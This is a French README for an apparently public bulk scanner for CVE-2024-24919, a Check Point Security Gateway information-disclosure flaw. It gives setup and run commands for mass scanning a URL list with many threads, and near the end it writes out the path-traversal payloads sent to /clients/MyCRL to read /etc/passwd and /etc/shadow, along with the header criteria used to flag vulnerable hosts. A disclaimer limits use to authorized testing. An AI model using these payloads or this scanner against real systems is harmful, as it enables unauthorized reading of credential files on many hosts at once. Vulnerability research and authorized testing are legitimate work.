 ifconfig-me/cve-2024-24919-bulk-scanner
CVE-2024-24919 [Check Point Security Gateway Divulgation d'informations]

CVE-2024-24919 [Divulgation d'informations de la passerelle de sécurité Check Point]
Script basé sur (crédits à) : https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/
Ce script Python scanne une liste d'URLs pour la vulnérabilité CVE-2024-24919 en envoyant des requêtes POST spécifiques et en vérifiant les en-têtes de réponse et le code d'état. Il enregistre les détails de la requête et de la réponse et identifie les URLs vulnérables selon des critères prédéfinis.

[!WARNING] Destiné uniquement à des fins éducatives et de test dans des environnements professionnels. https://x.com/__nav1n_/ https://github.com/ifconfig-me décline toute responsabilité pour le code, utilisez-le à vos risques et périls. N'attaquez pas une cible sans autorisation.
[!NOTE] Threading : La nouvelle version v2 peut désormais fonctionner avec du threading. Le script crée 50 threads pour traiter les URLs en concurrence pour un scan plus rapide, et ce threading peut être contrôlé par
-t100. File d'attente : Une file d'attente est utilisée pour gérer les URLs et les distribuer aux threads de travail. Progression et résultats : Le script affiche la progression et les résultats avec une sortie colorée.
requeststermcolorClonez le dépôt :
git clone https://github.com/ifconfig-me/CVE-2024-24919-Bulk-Scanner.git
cd CVE-2024-24919-Bulk-Scanner
Installez les bibliothèques requises :
pip install requests termcolor
Préparez un fichier avec la liste des URLs :
Créez un fichier texte (par ex., urls.txt) avec une URL par ligne. Assurez-vous que chaque URL commence par https://. Exemple :
https://example.com
https://testsite.com
https://vulnerable.com
https://123.456.789.10:8080
Exécutez le script :
python CVE-2024-24919-auto-v2.py -t 150 -f urls.txt
Vérifiez la sortie :
Le script affichera la progression et les résultats du scan dans le terminal. Les URLs vulnérables seront identifiées avec le message Vulnerable URL found:.
Résultats :
request-analyze.txt et request-analyze-v2.txt dans la version v2.checkpoint-results.txt et checkpoint-results-v2.txt dans la version v2.Le script envoie des requêtes POST vers le point de terminaison /clients/MyCRL de chaque URL avec deux payloads :
aCSHELL/../../../../../../../etc/passwdaCSHELL/../../../../../../../etc/shadowIl vérifie les en-têtes de réponse selon les critères suivants :
Server: Check Point SVN foundationX-UA-Compatible: IE=EmulateIE7X-Frame-Options: SAMEORIGINHTTP/1.0 200 OKSi la réponse correspond à au moins trois des critères ci-dessus, l'URL est considérée comme vulnérable.
